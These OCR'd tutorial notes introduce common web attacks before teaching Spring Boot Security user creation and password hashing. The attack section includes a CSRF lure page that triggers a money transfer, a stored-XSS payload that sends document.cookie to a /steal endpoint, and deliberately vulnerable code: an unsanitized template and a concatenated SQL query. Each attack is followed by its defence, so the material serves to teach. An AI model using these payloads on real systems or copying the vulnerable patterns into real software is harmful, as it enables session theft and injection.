Attacks (CSRF, XSS, CORS, SQL Injection)

Wednesday, 26 February 2025 9:49 PM

Before we start Spring Security, lets understand what are some common attacks:

1. CSRF (Cross-Site Request Forgery)


- **User is already authenticated to a site.**
- **CSRF attack tricks a browser into making unwanted request to a site where user is already authenticated.**
- **Applicable where state and session is managed.**


In below demo, made authentication mandatory for all endpoints but also using session (stateful) based authentication.


```
@Configuration
@EnableWebSecurity
public class SecurityConfig {
    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.sessionManagement(session -> session.sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED))
                .authorizeHttpRequests(auth -> auth.anyRequest().authenticated())
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

```
@RestController
public class UserController {

    @GetMapping("/transfer")
    public String transferMoney(@RequestParam String amount, @RequestParam String to) {
        return "Transferred $" + amount + " to " + to;
    }

    @GetMapping("/")
    public String hello() {
        return "hello";
    }
}
```

Step1: make user Authenticated on a server









Step2: send some malicious link to this user, who is authenticated

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSRF Attack Demo</title>
</head>
<body>

<h2>Click Below to Claim Your Reward!</h2>
<a href="http://localhost:8080/transfer?amount=1000&to=attacker">
    <button>Claim My Money</button>
</a>

</body>
</html>
```



As soon as user clicked on "claim my Money" button, an unwanted operation is executed and browser appends the Cookies Session too



How to get protected from CSRF attack:

- By using CSRF Token, this ensures that request originates from the legitimate source. As authenticate forms or website only append the CSRF token in the request. Which server can used to validate with the token created at the time of HTTP Session creation.

2. XSS (Cross-Site Scripting)

- **It allows attacker to put malicious script into web page viewed by other users.**
- **Like comments section page.**
- **Commonly used for stealing the session or deform the website.**

For demo purpose, I am creating:

- **GET "/xss" endpoint, which loads all the comments. It returns "xss", since it's a controller class (not RestController) so, by-default it will try to look for "xss.html" file and try to render it.**
- **POST "/comment" endpoint, which is not sanitizing any user input and simply stores this comment say in DB and then displays it during GET call.**

  So, if attacker put malicious script using this POST request, then during every GET call, this script will run for all the users who will make a call.


Src/main/resources/templates/Xss.html

```java
@Controller
public class TestXSS {

    private final List<String> comments = new ArrayList<>();

    @GetMapping("/xss")
    public String showComments(Model model) {
        model.addAttribute( attributeName: "comments", comments);
        return "xss";  // Loads xss.html
    }

    @PostMapping("/comment")
```


```html
<!DOCTYPE html>
<html xmlns:th="http://www.w3.org/1999/xhtml">
<head>
    <title>XSS Demo</title>
</head>
<body>
<h2>Leave a Comment</h2>
<form action="/comment" method="post">
    <input type="text" name="comment" required>
    <button type="submit">Submit</button>
</form>

<h3>Comments:</h3>
<ul>
```

```
    public String addComment(@RequestParam String comment) {
        comments.add(comment);
        return "redirect:/xss";
    }
}
```

```
    <!-- Comments are directly injected without sanitization -->
    <li th:utext="${comment}" th:each="comment : ${comments}"></li>
</ul>
</body>
</html>
```



Now, if I insert *"<script>alert("XSS Attack") </script>"* and click submit, this script will get stored say in DB, and when GET api is invoked, it fetched this malicious comment from DB and returned in response and browser executed it.



Now assume, what if I added:

<script>
fetch(http://localhost:8080/steal?cookie=' + document.cookie);
</script>

Then any user, loads this comment section page, that's user Cookie will be sent to attacker url.
And this cookie only hold JSESSIONID, which attacker can use it to perform unwanted operations on their active sessions.

How to get protected from XSS attack:

- By proper escaping user input (converting special character like < to <)

- **By properly validating data before rendering.**

3. CORS (Cross-Origin Resource Sharing)

- **Its not an attack but more of a security feature that restrict web pages from making request to different origin, unless allowed by the server.**

Different origin = protocol + domain + port

For example:

Client:
https://localhost:8080

Server:
http://localhost:8080

Different protocol, so its considered as different origin and by-default if client tries to call the server, CORS will block this.
SERVER has to allow the request from "https://localhost:8080"

Similarly:

Client:
https://localhost:9090

Server:
https://localhost:8080

Client:
https://sub.localhost:9090

Server:
https://localhost:9090

So, whenever there is a call between different origin, server has to allow:

- **By setting *"Access-Control-Allow-Origin"* and other header to allow the cross-origin request.**


```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {
    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.sessionManagement(session -> session.sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED))
                .authorizeHttpRequests(auth -> auth.anyRequest().authenticated())
                .cors(cors -> cors.configurationSource(request -> {
                    CorsConfiguration config = new CorsConfiguration();
                    config.setAllowedOrigins(List.of( e1: "https://sub.localhost:9090"));// Allow frontend
                    config.setAllowedMethods(List.of("GET", "POST", "PUT", "DELETE"));
                    config.setAllowedHeaders(List.of("Authorization", "Content-Type"));

                    return config;
                }))
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```


4. SQL Injection

- **In this attacker, manipulates SQL query by inserting malicious input into the user field.**

```java
@GetMapping("/find")
public List<UserDetails> findUser(@RequestParam String name) {
    return userDetailsService.findByName(name);
}
```

```java
public List<UserDetails> findByName(String name) {
    String sql = "SELECT * FROM user_details WHERE user_name = '" + name + "'";
    return entityManager.createNativeQuery(sql, UserDetails.class).getResultList();
}
```






How to get protected from SQL Injection attack:

- By parameterized Query

```
public List<UserDetails> findByName(String name) {
    String sql = "SELECT * FROM user_details WHERE user_name = :name";
    return entityManager.createNativeQuery(sql, UserDetails.class)
            .setParameter( name: "name", name)
            .getResultList();
}
```



There are various types of attacks:

- CSRS (Cross-Site Request Forgery)
- CORS (Cross-Origin Resource Sharing)
- SQL Injection
- XSS (Cross-Site Scripting)


And we need to protect our resources from these attacks, and for that we need proper:


- **Authentication** : Verify who you are
- **Authorization** : Checks what you are allowed to do

That's where Spring boot Security comes into the picture.


Architecture of Spring Boot Security


In video no ***#18***, we have already seen, what are filters and where exactly they fit.





Now, lets enhance it for understanding Spring Security





If spring boot project is already present, add below dependencies:


```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-security</artifactId>
</dependency>
<dependency>
    <groupId>org.springframework.session</groupId>
    <artifactId>spring-session-jdbc</artifactId>
</dependency>
```

→ Provides core feature like:
- Authentication
- Authorization
- Security filters etc.

→ Enable persistent session management
Using relational DB.

If setting up new Spring boot project:

Go to spring initializer i.e. "start.spring.io"



And if we want to persist the session in relational DB, then we need to add below dependency in pom.xml

```
<dependency>
    <groupId>org.springframework.session</groupId>
    <artifactId>spring-session-jdbc</artifactId>
</dependency>
```

Now, lets understand the end to end flow with an example for each individual Authentication and Authorization mechanism:

1. Form Login (Stateful)
2. Basic Authentication (Stateless)
3. JWT (Stateless)
4. OAuth2
    i. Authorization Code (Stateful or Stateless)
    ii. Client Credentials (Stateless)
    iii. Password Grant (Stateless)
5. API Key Authentication (Stateless)

Etc..

SpringBoot Security - Part2 and Part3

Friday, 7 March 2025 3:48 PM

User Creation:

Before, we proceed with User Authentication and Authorization methods, we first need to see, User creation process because that's the first step.

Authentication and Authorization of User will happen only after User is created.

Lets see, what will happen when we add below security dependency, as seen in previous ***Architecture*** video and starts the server:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-security</artifactId>
</dependency>
<dependency>
```

Provides core feature like:
- Authentication
- Authorization
- Security filters etc.

Logs when server is started:

```
2025-03-08T15:09:16.356+05:30  INFO 44103 --- [           main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'
2025-03-08T15:09:16.466+05:30  WARN 44103 --- [           main] JpaBaseConfiguration$JpaWebConfiguration : spring.jpa.open-in-view is enabled by default. Therefore, database
2025-03-08T15:09:16.500+05:30  WARN 44103 --- [           main] .s.s.UserDetailsServiceAutoConfiguration :

Using generated security password: b5341001-1e0d-4bad-9440-0f8b1c51cfa9

This generated password is for development use only. Your security configuration must be updated before running your application in production.
```

```
 main] r$InitializeUserDetailsManagerConfigurer : Global AuthenticationManager configured with UserDetailsService bean with name inMemoryUserDetailsManager
 main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port 8080 (http) with context path '/'
 main] c.c.l.SpringbootApplication              : Started SpringbootApplication in 1.751 seconds (process running for 1.889)
exec-1] o.a.c.c.C.[Tomcat].[localhost].[/]      : Initializing Spring DispatcherServlet 'dispatcherServlet'
exec-1] o.s.web.servlet.DispatcherServlet       : Initializing Servlet 'dispatcherServlet'
exec-1] o.s.web.servlet.DispatcherServlet       : Completed initialization in 1 ms
```

So, what exactly happened here?

- **During server startup, user is created automatically with default username: "user"**
- **Random password is generated for testing.**
- **Each time, server is restarted, new random password will get generated.**

SecurityProperties.java

```
public static class User {

/** Default user name */
private String name = "user";

/** Password for the default username */
Private String password = UUID.randomUUID().toString();

/** Granted roles for the default username */
private List<String> roles = new ArrayList<>();

private boolean passwordGenerated = true;
                .
                .
                //getters and setters
                .
}
```

@AutoConfiguration

UserDetailsServiceAutoConfiguration.java

```
@Bean
public InMemoryUserDetailsManager inMemoryUserDetailsManager(SecurityProperties properties,
        ObjectProvider<PasswordEncoder> passwordEncoder) {
    SecurityProperties.User user = properties.getUser();
    List<String> roles = user.getRoles();
    return new InMemoryUserDetailsManager(User.withUsername(user.getName())
        .password(getOrDeducePassword(user, passwordEncoder.getIfAvailable()))
        .roles(StringUtils.toStringArray(roles))
        .build());
}
```

InMemoryUserDetailsManager.java

```
private final Map <String, Mutable UserDetails> users= new HashMap<>
();
public InMemoryUserDetailsManager(UserDetails... users) {
    for (UserDetails user : users) {
        createUser(user);
    }
}
```

```
@Override
public void createUser(UserDetails user) {
    Assert.isTrue(!userExists(user.getUsername()), message: "user should not exist");
    this.users.put(user.getUsername().toLowerCase(), new MutableUser(user));
}
```

How we can control the user creation logic?

1st: Using application.properties
(not recommended, only for development and testing)

application.properties

```
spring.security.user.name=my_username
spring.security.user.password=my_password
spring.security.user.roles=ADMIN
```

Internally, it uses reflection and calls setUserName() and setPassword() method of **SecurityProperties.java** and overrides the default values.

Now, during application startup, no default username and default password is created.

```
45512 --- [           main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'
45512 --- [           main] JpaBaseConfiguration$JpaWebConfiguration : spring.jpa.open-in-view is enabled by default. Therefore, database queries may be performed during view rend
45512 --- [           main] r$InitializeUserDetailsManagerConfigurer : Global AuthenticationManager configured with UserDetailsService bean with name inMemoryUserDetailsManager
45512 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port 8080 (http) with context path '/'
45512 --- [           main] c.c.l.SpringbootApplication              : Started SpringbootApplication in 1.701 seconds (process running for 1.832)
45512 --- [nio-8080-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/]       : Initializing Spring DispatcherServlet 'dispatcherServlet'
45512 --- [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Initializing Servlet 'dispatcherServlet'
45512 --- [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Completed initialization in 0 ms
```

2nd: By creating custom InMemoryUserDetailsManager Bean
(not recommended, only for development and testing)

UserDetailsService

↓

UserDetailsManager

↓

InMemoryUserDetailsManager

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public UserDetailsService userDetailsService() {
        UserDetails user1 = User.withUsername("my_username_1")
                .password("{noop}my_password_1") // {noop} means no encoding or hashing
                .roles("ADMIN")
                .build();

        UserDetails user2 = User.withUsername("my_username_2")
                .password("{noop}1234")  // {noop} means no encoding or hashing
                .roles("USER")
                .build();

        return new InMemoryUserDetailsManager(user1, user2);
    }
}
```

why we are appending {noop} here?

The default, format for storing the password is :
{id}encodedpassword


{id} can be either:
- ***{noop}***

- *{bcrypt}*
- *{sha256}*
- *Etc..*

-- During User password storing step, if we want to store user password without any encoding or hashing, then we store "{noop}plain_password"

-- Now, during authentication process:

- **1st, it will fetch the user password from inMemory.**
- **2nd, it goes for comparing logic, inMemory password and password provided for authentication.**
- **3rd, it will take out the {noop} or {bcrypt} etc. from inMemory password.**
- **4th, Then if its {noop}, it will directly compare the remaining inMemory password and provided password for authentication.**
- **5th, if say its {bcrypt}, it first do hashing of provided password using BCryptPasswordEncoder and then match it with remaining inMemory Password.**





Lets say, if we want to store the hashed password (hashed using ***bcrypt*** algorithm)


```
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public UserDetailsService userDetailsService() {
        UserDetails user1 = User.withUsername("my_username_1")
                .password("{bcrypt}" + new BCryptPasswordEncoder().encode( rawPassword: "my_password_1"))
                .roles("ADMIN")
                .build();

        return new InMemoryUserDetailsManager(user1);
    }
}
```

InMemory, password is stored as : {bcrypt}hased_password
and during authentication, I am providing "my_password_1"

But still I am able to successfully authenticate because of **DelegationPasswordEncoder,** it first checks the format of stored password {id} i.e. {bcrypt}, so it passes the incoming password to BcryptPasswordEncoder, and after hashing, it has done the matching.







If, we don't want to store {bcrypt} or any other hashing algo {id} in front of password, then we can define which PasswordEncoder to use.

Now, since we are always using 1 encoding/hashing algorithm, and control will not goes to "DelegationPasswordEncoder", and it will directly goes to specific Password Encoder, so now no need to put {id} in front of password.

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public PasswordEncoder passwordEncoder() {
        return new BCryptPasswordEncoder();
    }

    @Bean
    public UserDetailsService userDetailsService() {
        UserDetails user1 = User.withUsername("my_username_1")
                .password(new BCryptPasswordEncoder().encode( rawPassword: "my_password_1"))
                .roles("ADMIN")
                .build();

        return new InMemoryUserDetailsManager(user1);
    }
}
```

3rd: Storing UserName and Password (after hashed) in DB
(recommended for production)

Implements UserDetails because, During Authentication (form, basic, jwt etc..), security framework tries to fetch the user and return the object of UserDetails only, if we don't implement it, then we have to do the mapping (from UserAuthEntity to UserDetails).

UserAuthEntity.java

```java
@Entity
@Table(name = "user_auth")
public class UserAuthEntity implements UserDetails {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(unique = true, nullable = false)
    private String username;

    @Column(nullable = false)
    private String password;

    private String role;

    @Override
    public Collection<? extends GrantedAuthority> getAuthorities() {
        return List.of(new SimpleGrantedAuthority(role));
    }

    @Override
    public boolean isAccountNonExpired() { return true; }

    @Override
    public boolean isAccountNonLocked() { return true; }

    @Override
    public boolean isCredentialsNonExpired() { return true; }

    @Override
    public boolean isEnabled() { return true; }

    //getters and setters
    @Override
    public String getPassword() {
        return password;
    }

    @Override
    public String getUsername() {
        return username;
```

UserAuthEntityRepository.java

```java
@Repository
public interface UserAuthEntityRepository extends JpaRepository<UserAuthEntity, Long> {

    Optional<UserAuthEntity> findByUsername(String username);
}
```

Implements UserDetailsServic because, for the same reason, authentication, based on auth method we are using Basic, jw etc. it will try to load user first we are using DB for storing th username and password, spri security don't know how to fe we have to implement UserDetailsService and overri method "loadUserByUsernam

UserAuthEntityService.java

```java
@Service
public class UserAuthEntityService implements UserDetailsService {

    @Autowired
    private UserAuthEntityRepository userAuthEntityRepository;

    public UserDetails save(UserAuthEntity userAuth) {
        return userAuthEntityRepository.save(userAuth);
    }

    @Override
    public UserAuthEntity loadUserByUsername(String username) throws UsernameNotFoundException {

        return userAuthEntityRepository.findByUsername(username)
                .orElseThrow(() -> new UsernameNotFoundException("User not found"));
    }
```

```
    }

    public void setPassword(String password) {
        this.password = password;
    }

    public String getRole() {
        return role;
    }

    public void setRole(String role) {
        this.role = role;
    }
}
```

```
}
```

UserAuthController.java

```
@RestController
@RequestMapping("/auth")
public class UserAuthController {

    @Autowired
    private UserAuthEntityService userAuthEntityService;

    @Autowired
    private PasswordEncoder passwordEncoder;

    @PostMapping("/register")
    public ResponseEntity<String> register(@RequestBody UserAuthEntity userAuthDetails) {
        // Hash the password before saving
        userAuthDetails.setPassword(passwordEncoder.encode(userAuthDetails.getPassword()));

        // Save user
        userAuthEntityService.save(userAuthDetails);
        return ResponseEntity.ok( body: "User registered successfully!");
    }
}
```


Encod passw storing

Now, by-default in spring boot security, all the endpoints are AUTHENTICATED, means we have to authenticate ourself by either username/password or JWT etc.. To access any API, so how we will access "***/auth/register" API,*** which is just a first step to create user.

Yes, we have to relax the authentication for this API and its industry standard.

SecurityConfig.java

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public PasswordEncoder passwordEncoder() {
        return new BCryptPasswordEncoder();
    }

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/auth/register").permitAll()
                        .anyRequest().authenticated()
                )
                .csrf(csrf -> csrf.disable())
                .httpBasic(Customizer.withDefaults());
        return http.build();
    }
}
```



Run | Run Selected | Auto complete | Clear | SQL statement:

```
SELECT * FROM USER_AUTH
```

```
SELECT * FROM USER_AUTH;
```

